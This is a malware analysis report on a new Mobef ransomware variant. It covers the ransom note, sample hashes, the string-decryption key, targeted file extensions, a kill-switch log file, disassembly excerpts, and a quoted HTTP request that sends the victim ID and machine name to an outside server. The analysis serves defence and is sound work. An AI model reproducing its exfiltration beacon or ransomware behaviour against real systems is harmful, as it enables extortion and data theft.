ZLAB

Malware Analysis Report: A new variant of Mobef Ransomware

Malware Analysts:


Antonio Pirozzi
Antonio Farina
Luigi Martire
Rossella De Blasio Angiolelli
Maria Francesca Lepore

28/02/2018

Table of Contents

Introduction

A new ransomware is targeting netizens and enterprises, in particular Italian users. Like a classic ransomware, it encrypts all user files without change the file extension and creates some documents containing the instructions to pay the ransom. Moreover, it launches a popup window that shows the ransom note.



```
APPID:286490
COMPUTER:ADMIN-PC
LOGIN:admin
*******
salam. haha sorry i kript ur filez. they safe, so no needs w0rring. but u cant break my l33t cipher. if u wanna back filez
email me quick 0k? you pay me bitcoins...
maktoob786@takfir24.net
byezzzzz


C:\Windows\286490.log
```

Figure 1 - Ransom note

Through threat intelligence and the analysis of the common aspects with other ransomware, we found that the malware seems to be a new variant of the Mobef ransomware, a malicious code that spread in Italy in 2016.

The peculiarity of this new malware version is that the is written using a joking style, as evidenced from the using of the "z" character at the end of many words. However, it's interesting to highlight the presence of many words belonging to the Arabic world, such as "salam", "bismillah", "mutaween", which suggest the malware author is Arabic.

The attack vector of the New Mobef ransomware is still not clear; probably, the sample arrives to the victim machine through the classic methods, such as phishing mail or attackers compromise systems conducting RDP brute force hacking.

Sample information

File Name: “aa2c9c02def2815aa24f5616051aa37e4ce002e62f507b3ce15aac191a36e162.exe”

MD5	a0bd9681d80a7067b4b18dc36566f491
SHA-1	a3a169ceb4142923334d7ce5c3690740e13ab0ed
SHA-256	aa2c9c02def2815aa24f5616051aa37e4ce002e62f507b3ce15aac191a36e162
File Size	20.0 KB
Icon	

Sections


Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	19820	19968	6.61	7447c912168a1e80643cd6cba8cc7d09

Looking the malware

This ransomware, like the others, encrypts the user’s files and asks for a ransom. Through our analysis, we notice that the malware was written in Delphi 4 Language and the Import Address Table is empty. Moreover, we did not find any relevant string using the classic tools for string retrieving.

These details make the malware not as trivial as seems because it uses some technique to avoid and obfuscate the analysis. In fact, the function library names used by the malware are ciphered through a custom algorithm and the functions are linked using the “Runtime Linking” technique.


Using a debugger, we found the key used to cipher the file with a proprietary algorithm, the function names and other important strings:



```
Registers (FPU)
EAX 00405387 ASCII "BNiOlqDQ8FkYgckIaBN1az1uB3c4W1Wy"
ECX 00000020
EDX 00000000
EBX 00000000
ESP 0018FF00
EBP 0018FF24
ESI 00254090
EDI 00000000
EIP 00405443 aa2c9c02def2815aa24f5616051aa37.00405443
```

Figure 2 - Key used to encrypt strings and function names

After decrypting the strings, the malware starts with its actual malicious behavior. It scans the entire filesystem for some user-space files, in particular, it encrypts those that have one of the extensions showed in Figure 3. When the malware finds a new file to encrypt, it adds the path of this file in the “C:\Windows\286490.log” file.




```
.lic .nba .nbd .nbf .myob .lzh .dgb .war .der .flk
.a .bco .wbcat .uot .csv .wim .pst .psw .001 .bc7
.rpt .ibz .tex .1 .win .pass .old .vbk .fbk .k2p
.fbw .eoc .rim .vib .cab .dbf .pbd .hid2 .backup
.nyf .abk .wps .dotm .tib .vbs .sxw .ac2 .nsg
.psd .tgz .arj .mdbackup .p7e .fkc .apj .nsh
.qfx .kdbx .dmp .xlt .wab .sqlitedb .arc .db .xlk
.txz .flkw .ai .sxi .tbz .mrbak .accdr .dot .r01 .sdf
.p12 .seq .spf .db0 .v2i .dbx .xlc .fbf .tc .pkpass .flwa
.odt .zdb .s3db .edb .fdb .rsa .accdt .bc9 .tst .tlg
.ost .bak3 .snx .qbbpbf .ifx .gxk .regpwm .flkb .des
.pps .lzma .db3 .t13 .sdfx .prproj .m7m .myox .qif .xlsm
.cdxxlm .eml .vhdx .nwbak .myi .sqlite .3dba .ptdb .qbmd
.bkf .hbk .dwfx .pas .qba .stw .3ds .bz2 .npf .pgp .p7b .aep .bc6
.cfe .gdb .xar .xpp .adb .mpp .pdf .blb .pptm .4db .p7msxmsg
.bkp .sxd .qvm .bc8 .xlsx .ate .gpt .txt .oxps .gbpksd .pfd .nx1
.accdb .tar .mdf .xz .mpdodp .aes .sko .kpdx .t12 .pab .tpz .myo
.nwb .dcm .dwg .cf9 .wbb .flk .dbpf .cf8 .afi .ldf .xackup .gho
.max .mmw .xlam .a00 .sdc .bakxsqb .gz .4dd .dxf .blend1 .wallet
.mddata .ks .vhd .73b .sxc .sie .pvhd .enzqbw .taz .itdb .qbxdat
.tbz2 .back .ddd .emlx .p7c .nv2odf .iif .rar .isobackupdb
.say .ibdnco .xlw .dbs .hidpdb .msg .idx .blend2 .axx .ofx
.ghsal .qbmb .docx .gpgtax .sxpce .dmg .xbrl .ova .pem .nx2rdb
.img .dwk .ppjcrp .dxi .sql .secpart .xls .xlr .zipx .bkz .acu
.xltm .ab4 .stx .raw .nsf .bpw .bzip2 .xltx .crt .ccf .dotx .myd
.bef .cdr .tsr .vmdktsd .nsd .fex .xlsbcer .sxg .qbm .ndabdb
.7z .qby .sefoab .docm .accde .modx .potx .sqliteomf .bkc
.kdb .sn1b1 .bck .tz .dgn .vix .vdf .iv2i .blendrel .dbk .odg
.ffddrc .adi .vmx .pptrfp .odc .ods .psafe3 .key .sdb
.potbak2 .ibank .tbl .mrimg .z01 .tbk .alkabf .data .gbk .bbb
.btd .bac .gzip .saj .potm .vrb .bakrtf .ccd .pfx .vdilha .cas .hfs
.ppsxtrn .nef .xlsk .odb .asc .bkup .doc .xml .vbm .wpd .pptx .7zip
.qbr .odm .vikwdb .qbo .z .qdf
```

Figure 3 - List of the extensions of the file encrypted by the ransomware.

During its execution, the ransomware creates three files:

- READ.4YOU: it contains the ransom note as shown in the popup window; it is stored in each folder in which there are encrypted files.
- Bismillah.KEI: it contains the personal key used to identify the victim; it is stored in each folder in which there are encrypted files.
- 286490.log: it contains the list of the encrypted files and it is stored in “C:\Windows”.

The first two files are created in every dyrectory where it finds some files to encrypt. The file “286490.log”, instead is stored once only in “C:\Windows\” path.




```
æ"H┬Q↑. C:\Users\admin\Desktop\volatility_2.6_win64_standalone\LICENSE.t
latility_2.6_win64_standalone\README.txt }¤╡àS♬« C:\Users\admin\Downloads
t\README.txt ¨©`mI›‡È C:\Python36\Lib\idlelib\README.txt [›CÀ``´YŽ C:\Python36\
l YÒôrIxÜ C:\Python36\Lib\site-packages\setuptools-28.8.0.dist-info\top_
ib\test\cjkencodings\gb18030.txt ÛË#'E7‹š C:\Python36\Lib\test\cjkencodin
t º^±ü" ª C:\Python36\Lib\test\cjkencodings\big5hkscs.txt ¼ftIºûë C:\Pyth
\cjkencodings\johab.txt ø¿7ªM„¤¨ C:\Python36\Lib\test\cjkencodings\johab-
Lib\test\dh1024.pem Ç¿3 J }„ C:\Python36\Lib\test\empty.vbs ~_Bß^$ú└ C:\Pytho
ey.pem Í…Á♂®}2v C:\Python36\Lib\test\pycacert.pem „È:0u"á² C:\Python36\Lib\tes
C:\Python36\Lib\test\test_asyncio\ssl_cert.pem Í…Á♂®}2v C:\Python36\Lib\t
email\data\msg_10.txt Ç¶7i)ó… C:\Python36\Lib\test\test_email\data\msg_0
ib\test\test_email\data\msg_26.txt 4ãùÄÑ┼‰$ C:\Python36\Lib\test\test_ema
C:\Python36\Lib\test\test_email\data\msg_16.txt ù1õAZ¤Ói C:\Python36\Lib\
_30.txt ¸┴fÑM<«¡ C:\Python36\Lib\test\test_email\data\msg_29.txt …¤+lrà†û C:\P
mail\data\msg_39.txt "'©¦áD¬ C:\Python36\Lib\test\test_email\data\msg_38
\admin\Downloads\Ransomware.Petya.zip Ò(——ÿó+` C:\Users\admin\Downloads\s
on36\Lib\test\zip_cp437_header.zip ┐!F← Ú¼ C:\Python36\Lib\test\zipdir.zi
s\ar.msg ←┬-v Š C:\Python36\tcl\tcl8.6\msgs\af_za.msg ¥ ®š‰óñ C:\Python36\tc
 ç^ö=Ëé£ C:\Python36\tcl\tcl8.6\msgs\de_be.msg ¤‡'e'} C:\Python36\tcl\tcl8.6
6\msgs\es_ve.msg þ`úâÎQÄV C:\Python36\tcl\tcl8.6\msgs\es_uy.msg ¤ü¨Î¦ÄÉñ C:\Py
msgs\es_do.msg Ô\6|Œÿ˜ C:\Python36\tcl\tcl8.6\msgs\es_cr.msg æ>ù,H–7 C:\Pyth
gb.msg ┴┤àP2Ő" C:\Python36\tcl\tcl8.6\msgs\gv.msg e‰]‡ëFÌž C:\Python36\tcl\tc
36\tcl\tcl8.6\msgs\fa_ir.msg ÁæÂÂsÔÉŽ C:\Python36\tcl\tcl8.6\msgs\fa_in.m
sg PžýS–š┤Â C:\Python36\tcl\tcl8.6\msgs\hr.msg Ðà°!0B╣i C:\Python36\tcl\tcl8.6
8.6\msgs\mr.msg Óæ´‡W˜ñÀ C:\Python36\tcl\tcl8.6\msgs\mk.msg "A%–┘¶↑@ C:\Python
on36\tcl\tcl8.6\msgs\sl.msg ºD:↑Œ ƒ C:\Python36\tcl\tcl8.6\msgs\sk.msg –û
_cn.msg „dÇ¡Ž,└ C:\Python36\tcl\tcl8.6\msgs\zh.msg "îôÙì{»™ C:\Python36\tcl\
\tcl\tk8.6\msgs\hu.msg ¿%¸o #- C:\Python36\tcl\tk8.6\msgs\fr.msg §‡2þ´JÏý C:\
6\msgs\pl.msg öOÕð◂·Î2 C:\Python36\tcl\tk8.6\msgs\nl.msg 4uƒÛ┘+¿À C:\Python36\
sers\Public\Documents\Explorer Suite Signatures\IMAGE_FILE_MACHINE_A
```

Figure 4 - Content of the 286490.log file

The kill-switch

We notice that the name of the log file is equal to the field ID in the ransom note and they are the same for every infection. So, we created manually the file “C:\Windows\286490.log” and then launched the ransomware: magically, the malware stopped itself!

So, we can say that the file “C:\Windows\286490.log” is a kill-switch for the New Mobef malware, as evidenced in the following screen extracted from the debugger:



```
0040437B  · FFD0      CALL EAX       kernel32.SetFileAttributesW
0040437D  > C9        LEAVE
0040437E  └· C3        RETN
0040437F    B9        DB B9
00404380    2E        DB 2E          CHAR '.'
00404381    00        DB 00
00404382    00        DB 00
00404383    00        DB 00
00404384    8D        DB 8D
EAX=7560D4DF (kernel32.SetFileAttributesW)
```

```
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
Last cmnd 0000:00000000

XMM0 00000000 00000000 00000000 00000000
XMM1 00000000 00000000 00000000 00000000
XMM2 00000000 00000000 00000000 00000000
```


```
Address  ASCII dump
0018FF7C ÁKe      >ç ō ↑ è3_u ó²¯È ↑ ■Ūcu
0018FF9C  ó²¯ÁŠgu         ó²¯
0018FFBC á ↑          Zc┴u■,<      ý ↑ 'Ōcu
0018FFDC ¶Ke  ó²¯                 ¶Ke  ó²¯
0018FFFC
```

```
0018FF68 ┌0087A0F8 °áç  ┌Name = "C:\Windows\286490.log"
0018FF6C │00000080 Ç    └Attributes = FILE_ATTRIBUTE_NORMAL
0018FF70 │0087A0F8 °áç  UNICODE "C:\Windows\286490.log"
0018FF74 │00000000
0018FF78 │0018FF88 ê ↑
0018FF7C └00404BB5 áKe  RETURN from aa2c9c02def2815aa24f5616051aa37.0040431
0018FF80 ┌00000000
0018FF84 │00873E20  >ç
0018FF88 │0018FF94 ō ↑
0018FF8C └755F338A è3_u RETURN to kernel32.BaseThreadInitThunk+12
0018FF90 ┌7EFDE000  ó²¯
0018FF94 │0018FFD4 È ↑
0018FF98 └77BD9A02 ■Ūcu RETURN to ntdll.77BD9A02
0018FF9C ┌7EFDE000  ó²¯
0018FFA0 │779815B5 ÁŠgu
```

Figure 5 - Kill switch

A curious anomaly

Unlike a classic ransomware, after the encryption phase, the New Mobef malware tries to contact an external server *"mutaween.sa"*, to communicate a series of exfiltered information. They include the ID shown in the ransom note, the name of the machine and other unknown info. In the following figure we can see the HTTP request sent by the malware:



```
GET /fukkha.php?a=286490:ADMIN-PC:1:0:6.1:0 HTTP/1.1
Host: mutaween.sa
Accept: text/css,*/*;q=0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) Edge/13.10586
Accept-Language: en-US,en;q=0.5
Referer: http://mutaween.sa/
Connection: keep-alive
```


Figure 6 - HTTP request

Strangely, the domain "mutaween.sa" doesn't exist, it isn't resolved by the DNS servers. This fact suggests the malware author would introduce other features in the future after registering the domain.

Dissecting the malware

A deep analysis of the Mobef ransomware revealed that it implements a number of functionalities, such as the capability to encrypt files, not only on the local drive but also on removable drives and network shares.

The following screen shows the code used to check the logical disk's type, before to start with the encryption phase:



```
call    sub_403CA6
lea     eax, [eax]
add     eax, offset word_4013DE
sub     eax, offset dword_401372
mov     eax, [eax]
call    eax                 ; getDriveType
jmp     short loc_4026E0
```

```
loc_4025A9:
push    esi
call    sub_403CA6
lea     eax, [eax]
add     eax, offset word_4013D6
sub     eax, offset dword_401372
mov     eax, [eax]
call    eax
cmp     eax, 4              ; if DriveRemote
jnz     short loc_4025F2
```

```
loc_4026E0:
cmp     [ebp+var_8], 0
jnz     short loc_4026C1
```

```
loc_4025F2:                 ; if DriveFixed
cmp     eax, 3
jnz     short loc_402659
```

```
loc_4026C1:
mov     ecx, [ebp+var_8]
dec     ecx
push    dword ptr [edi+ecx*4]
call    sub_403CA6
lea     eax, [eax]
add     eax, offset word_40139E
sub     eax, offset dword_401372
mov     eax, [eax]
call    eax
dec     [ebp+var_8]
```


```
xor     eax, eax
push    esi
call    sub_404C28
or      eax, eax
jz      short loc_40262E
```

```
loc_402659:                 ; if DriveRemovable
cmp     eax, 2
jnz     short loc_402689
```

```
1859 00402659: sub_402530:loc_402659
```

Figure 7 - Code used to check the type of the drives

Furthermore, in order to make the analysis more difficult, the encryption phase is done in a specific thread which is invisible to the debugger. The main thread, before to show the ransom note, waits the encryption thread using "WaitForMultipleObjects" API call, as shown in the figure:



```
0040266C  ·  56           PUSH ESI
0040266D  ·  51           PUSH ECX
0040266E  ·  6A 00        PUSH 0
00402670  ·  6A 00        PUSH 0
00402672  ·  E8 2F160000  CALL 00403CA6
00402677  ·  8D00         LEA EAX,[EAX]
00402679  ·  05 DA134000  ADD EAX,004013DA
0040267E  ·  2D 72134000  SUB EAX,00401372
00402683  ·  8B00         MOV EAX,DWORD PTR DS:[EAX]
00402685  ·  FFD0         CALL EAX
00402687  ·v EB 02        JMP SHORT 0040268B
00402689  >  33C0         XOR EAX,EAX
0040268B  >  0BC0         OR EAX,EAX
0040268D  ·v 74 09        JZ SHORT 00402698
0040268F  ·  8B4D F8      MOV ECX,DWORD PTR SS:[LOCAL.2]
00402692  ·  89048F       MOV DWORD PTR DS:[ECX*4+EDI],EAX
00402695  ·  FF45 F8      INC DWORD PTR SS:[LOCAL.2]
00402698  >  83C6 08      ADD ESI,8
0040269B  ·^ E9 F4FEFFFF  └JMP 00402594
004026A0  >  6A FF        PUSH -1
004026A2  ·  6A 01        PUSH 1
004026A4  ·  FF75 FC      PUSH DWORD PTR SS:[LOCAL.1]
004026A7  ·  FF75 F8      PUSH DWORD PTR SS:[LOCAL.2]
004026AA  ·  E8 F7150000  CALL 00403CA6
004026AF  ·  8D00         LEA EAX,[EAX]
004026B1  ·  05 DE134000  ADD EAX,004013DE
004026B6  ·  2D 72134000  SUB EAX,00401372
004026BB  ·  8B00         MOV EAX,DWORD PTR DS:[EAX]
004026BD  ·  FFD0         CALL EAX                                kernel32.WaitForMultipleObjects
004026BF  ·v EB 1F        JMP SHORT 004026E0
004026C1  >  8B4D F8      ┌MOV ECX,DWORD PTR SS:[LOCAL.2]
004026C4  ·  49           DEC ECX
004026C5  ·  FF348F       PUSH DWORD PTR DS:[ECX*4+EDI]
004026C8  ·  E8 D9150000  CALL 00403CA6
004026CD  ·  8D00         LEA EAX,[EAX]
004026CF  ·  05 9E134000  ADD EAX,0040139E
004026D4  ·  2D 72134000  SUB EAX,00401372
004026D9  ·  8B00         MOV EAX,DWORD PTR DS:[EAX]
EAX=768E41E8 (kernel32.WaitForMultipleObjects)
```

```
Registers (FPU)
EAX 768E41E8 kernel32.WaitForMultipleObjects
ECX 8366B810
EDX 0008E3C8
EBX 00000000
ESP 0018FF4C
EBP 0018FF78
ESI 005E24B8
EDI 005E23E0

EIP 004026BD ransomware.004026BD

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr 00000000 ERROR_SUCCESS

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
